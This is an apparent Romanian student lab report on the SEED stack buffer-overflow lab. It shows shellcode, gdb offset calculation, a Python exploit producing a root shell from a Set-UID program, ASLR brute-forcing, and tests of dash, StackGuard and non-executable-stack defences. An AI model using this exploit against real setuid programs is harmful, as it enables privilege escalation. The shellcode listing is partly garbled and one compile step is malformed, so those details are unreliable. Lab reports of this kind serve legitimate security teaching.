


Laborator 8 – SI

Task 1: Running Shellcode

La compilarea și rularea codului s-a observat că s-a rulat codul scris în limbaj de asamblare, astfel s-a executat codul scris pe stivă, rulându-se funcția **execve**.



```
SEEDUbuntu (Snapshot 1) [Running] - Oracle VM VirtualBox
Terminator
/bin/bash
[12/12/22]seed@VM:~/Desktop$ gcc -z execstack -o call_shellcode call_shellcode.c
[12/12/22]seed@VM:~/Desktop$ ./call_shellcode
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$ exit
[12/12/22]seed@VM:~/Desktop$
```

Task 2: Exploiting the Vulnerability

Pentru a completa codul din **exploit.c** avem nevoie de distanța dintre pointerul adresei variabilei **buffer** și pointerul adresei **return**.

Am compilat programul **stack.c** în modul debug, am pus un breakpoint la funcția **bof**.


gcc -o stack_debug -g -z execstack -fno-stack-protector stack.c

gdb stack_debug


b bof

Am rulat programul.

r



```
SEEDUbuntu (Snapshot 1) [Running] - Oracle VM VirtualBox
Terminator
/bin/bash
[12/13/22]seed@VM:~/Desktop$ gcc -o stack -g -z execstack -fno-stack-protector stack.c
[12/13/22]seed@VM:~/Desktop$ gdb stack
GNU gdb (Ubuntu 7.11.1-0ubuntu1-16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show
copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484f1: file stack.c, line 13.
gdb-peda$ r
Starting program: /home/seed/Desktop/stack
```



```
SEEDUbuntu (Snapshot 1) [Running] - Oracle VM VirtualBox
Terminator
/bin/bash
gdb-peda$ r
Starting program: /home/seed/Desktop/stack
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".

-----registers-----
EAX: 0xbfffea67 --> 0x90909090
EBX: 0x0
ECX: 0x804fb20 --> 0x0
EDX: 0x205
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbfffea28 --> 0xbfffec78 --> 0x0
ESP: 0xbfffea00 --> 0xb7fe96eb (< dl_fixup+11>: add esi,0x15915)
EIP: 0x80484f1 (<bof+6>: sub esp,0x8)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direct
ion overflow)
-----code-----
0x80484ec <bof+1>: push ebp
0x80484ec <bof+1>: mov ebp,esp
```

Am aflat adresa pointerului de return și adresa pointerului buffer, astfel se poate calcula distanța dintre acestea.

p \$ ebp

p &buffer

p 0xbfffea28 - 0xbfffea08

S-a calculat offsetul, transformându-se în zecimal și adăugând 4, adăugându-se la poziția ceea pointerul adresei de return plus valoarea 0x88.


0x20 -> 32

32 + 4 = 36 - offset

0xbfffea28 + 0x88 = 0xbfffea08


S-a compilat programul **stack.c** ca program **Set-UID**.

S-a compilat și s-a rulat programul **exploit.c**, creându-se fișierul **badfile**.




```
SEEDUbuntu (Snapshot 1) [Running] - Oracle VM VirtualBox
Terminator
File Machine View Input Devices Help
[12/13/22]seed@VM:~/Desktop$ gcc exploit.c -o exploit
[12/13/22]seed@VM:~/Desktop$ ./exploit
[12/13/22]seed@VM:~/Desktop$
```

La rularea programului **stack.c**, s-a observat că s-a obținut privilegii de **root**.




```
SEEDUbuntu (Snapshot 1) [Running] - Oracle VM VirtualBox
Terminator
File Machine View Input Devices Help
[12/13/22]seed@VM:~/Desktop$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

La compilarea și rularea programului, user id nu era cel de root, pe când user id efectiv era root, astfel rulând programul alături user id devine unul root real.




```
SEEDUbuntu (Snapshot 1) [Running] - Oracle VM VirtualBox
root.c (~/.Desktop) - gedit
File Machine View Input Devices Help
Open Save
void main()
{
    setuid(0);
    system("/bin/sh");
}
```

Se observă în imagine că avem un proces root real.




```
SEEDUbuntu (Snapshot 1) [Running] - Oracle VM VirtualBox
Terminator
/bin/bash
[12/13/22]seed@VM:~/Desktop$ gcc root.c -o root
root.c: In function 'main':
root.c:3:2: warning: implicit declaration of function 'setuid' [-Wimplicit-function-declaration]
  setuid(0);
  ^
root.c:4:2: warning: implicit declaration of function 'system' [-Wimplicit-function-declaration]
  system("/bin/sh");
  ^
[12/13/22]seed@VM:~/Desktop$ ./root
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$
```

În versiunea de **python** s-a schimbat valoarea variabilei **ret = 0xbfffeab0** și valoarea variabilei **offset = 36**.



```
SEEDUbuntu (Snapshot 1) [Running] - Oracle VM VirtualBox
exploit.py - gedit
import sys
shellcode = (
    '\x31\xc0'
    '\x50'
    '\x68' //sh
    '\x68' /bin
    '\x89\xe3'
    '\x50'
    '\x53'
    '\x89\xe1'
    '\x99'
    '\xb0\x0b'
    '\xcd\x80'
    '\x00'
).encode('latin-1')
content = bytearray(0x90 for i in range(517))
start = 517 - len(shellcode)
content[start:] = shellcode
ret = 0xbfffeab0
offset = 36
content[offset:offset + 4] = (ret).to_bytes(4, byteorder='little')
with open('badfile', 'wb') as f:
    f.write(content)
```


Se observă că avem același rezultat.



```
SEEDUbuntu (Snapshot 1) [Running] - Oracle VM VirtualBox
Terminator
/bin/bash
[12/13/22]seed@VM:~/Desktop$ python3 exploit.py
[12/13/22]seed@VM:~/Desktop$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```



Task 3: Defeating dash's Countermeasure

Programul **dash_shell_test.c** fără **setuid(0)** nu a avut privilegii de root după compilare.




```
SEEDUbuntu (Snapshot 1) [Running] - Oracle VM VirtualBox
Terminator
/bin/bash
[12/13/22]seed@VM:~/Desktop$ gcc dash_shell_test.c -o dash_shell_test
[12/13/22]seed@VM:~/Desktop$ sudo chown root dash_shell_test
[12/13/22]seed@VM:~/Desktop$ sudo chmod 4755 dash_shell_test
[12/13/22]seed@VM:~/Desktop$ ./dash_shell_test
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$
```

Programul **dash_shell_test.c** cu **setuid(0)** a avut privilegii de root după compilare.




```
SEEDUbuntu (Snapshot 1) [Running] - Oracle VM VirtualBox
Terminator
/bin/bash
[12/13/22]seed@VM:~/Desktop$ gcc dash_shell_test.c -o dash_shell_test
[12/13/22]seed@VM:~/Desktop$ sudo chown root dash_shell_test
[12/13/22]seed@VM:~/Desktop$ sudo chmod 4755 dash_shell_test
[12/13/22]seed@VM:~/Desktop$ ./dash_shell_test
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

Programul **stack.c** fără codul suplimentar nu a avut privilegii root.



```
SEEDUbuntu (Snapshot 1) [Running] - Oracle VM VirtualBox
Terminator
/bin/bash
[12/13/22]seed@VM:~/Desktop$ gcc exploit.c -o exploit
[12/13/22]seed@VM:~/Desktop$ ./exploit
[12/13/22]seed@VM:~/Desktop$ ./stack
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$ exit
[12/13/22]seed@VM:~/Desktop$
```


Programul **stack.c** cu codul suplimentar a avut privilegii **root**.



```
SEEDUbuntu (Snapshot 1) [Running] - Oracle VM VirtualBox
Terminator
/bin/bash
[12/13/22]seed@VM:~/Desktop$ gcc exploit.c -o exploit
[12/13/22]seed@VM:~/Desktop$ ./exploit
[12/13/22]seed@VM:~/Desktop$ ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```


Task 4: Defeating Address Randomization

După activarea randomizării adresei, programul **stack.c** nu a fost rulat, având eroarea **Segmentation fault**.



```
SEEDUbuntu (Snapshot 1) [Running] - Oracle VM VirtualBox
Terminator
/bin/bash
[12/13/22]seed@VM:~/Desktop$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[12/13/22]seed@VM:~/Desktop$ ./stack
Segmentation fault
[12/13/22]seed@VM:~/Desktop$
```


După rularea programului în **bash** s-a observat mai multe tentative de a rula programul **stack.c**, ca într-un sfârșit să obțină privilegii de **root**.




```
SEEDUbuntu (Snapshot 1) [Running] - Oracle VM VirtualBox
Terminator
/bin/bash
7 minutes and 50 seconds elapsed.
The program has been running 301268 times so far.
brute: line 15: 17337 Segmentation fault ./stack
7 minutes and 50 seconds elapsed.
The program has been running 301269 times so far.
brute: line 15: 17338 Segmentation fault ./stack
7 minutes and 50 seconds elapsed.
The program has been running 301270 times so far.
brute: line 15: 17339 Segmentation fault ./stack
7 minutes and 50 seconds elapsed.
The program has been running 301271 times so far.
brute: line 15: 17340 Segmentation fault ./stack
7 minutes and 50 seconds elapsed.
The program has been running 301272 times so far.
brute: line 15: 17341 Segmentation fault ./stack
7 minutes and 50 seconds elapsed.
The program has been running 301273 times so far.
brute: line 15: 17342 Segmentation fault ./stack
7 minutes and 50 seconds elapsed.
The program has been running 301274 times so far.
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

Task 5: Turn on the StackGuard Protection

După activarea **StackGuard Protection**, programul **stack.c** nu a compilat, având erori precum **multiple definitions of 'bof'**, **multiple definitions of 'main'**.




```
SEEDUbuntu (Snapshot 1) [Running] - Oracle VM VirtualBox
Terminator
/bin/bash
[12/13/22]seed@VM:~/Desktop$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[12/13/22]seed@VM:~/Desktop$ gcc -DBUF_SIZE=24 stack -z execstack stack.c
stack: In function `x86.get_pc_thunk.bx':
(.text+0x30): multiple definition of `x86.get_pc_thunk.bx'
/usr/lib/gcc/i686-linux-gnu/5/../../../../i386-linux-gnu/crti.o:(.gnu.linkonce.t._x86.get_pc_thunk.bx+0x0): first defined here
stack: In function `fini':
(.fini+0x0): multiple definition of `fini'
/usr/lib/gcc/i686-linux-gnu/5/../../../../i386-linux-gnu/crti.o:(.fini+0x0): first defined here
stack: In function `data start':
(.data+0x0): multiple definition of `data start'
/usr/lib/gcc/i686-linux-gnu/5/../../../../i386-linux-gnu/crti.o:(.data+0x0): first defined here
stack: In function `data start':
(.data+0x4): multiple definition of `dso_handle'
/usr/lib/gcc/i686-linux-gnu/5/crtbegin.o:(.data+0x0): first defined here
stack:(.rodata+0x4): multiple definition of `IO stdin used'
/usr/lib/gcc/i686-linux-gnu/5/../../../../i386-linux-gnu/crti.o:(.rodata.cst4+0x0): first defined here
```



```
SEEDUbuntu (Snapshot 1) [Running] - Oracle VM VirtualBox
Terminator
/bin/bash
/usr/lib/gcc/i686-linux-gnu/5/../../../../i386-linux-gnu/crti.o:(.text+0x0): first defined here
stack:(.rodata+0x0): multiple definition of `fp_hw'
/usr/lib/gcc/i686-linux-gnu/5/../../../../i386-linux-gnu/crti.o:(.rodata+0x0): first defined here
stack: In function `init':
(.init+0x0): multiple definition of `init'
/usr/lib/gcc/i686-linux-gnu/5/../../../../i386-linux-gnu/crti.o:(.init+0x0): first defined here
/tmp/ccCbrX8P.o: In function `bof':
stack.c:(.text+0x0): multiple definition of `bof'
stack:(.text+0x0): first defined here
/tmp/ccCbrX8P.o: In function `main':
stack.c:(.text+0x41): multiple definition of `main'
stack:(.text+0x11a): first defined here
/usr/lib/gcc/i686-linux-gnu/5/crtend.o:(.tm_clone_table+0x0): multiple definition of `TMC_END'
stack:(.data+0x8): first defined here
/usr/bin/ld: warning: Cannot create .eh_frame_hdr section, --eh-frame-hdr ignored.
/usr/bin/ld: error in stack(.eh_frame); no .eh_frame_hdr table will be created.
collect2: error: ld returned 1 exit status
[12/13/22]seed@VM:~/Desktop$
```

Task 6: Turn on the Non-executable Stack Protection

După compilarea programului **stack.c** cu stivă **non executabilă**, la rulare a dat eroarea **Segmentation fault**, neobținând astfel privilegii **root**.



```
SEEDUbuntu (Snapshot 1) [Running] - Oracle VM VirtualBox
Terminator
/bin/bash
[12/13/22]seed@VM:~/Desktop$ gcc -o stack -fno-stack-protector -z noexecstack stack.c
[12/13/22]seed@VM:~/Desktop$ sudo chown root stack
[12/13/22]seed@VM:~/Desktop$ sudo chmod 4755 stack
[12/13/22]seed@VM:~/Desktop$ ./stack
Segmentation fault
[12/13/22]seed@VM:~/Desktop$
```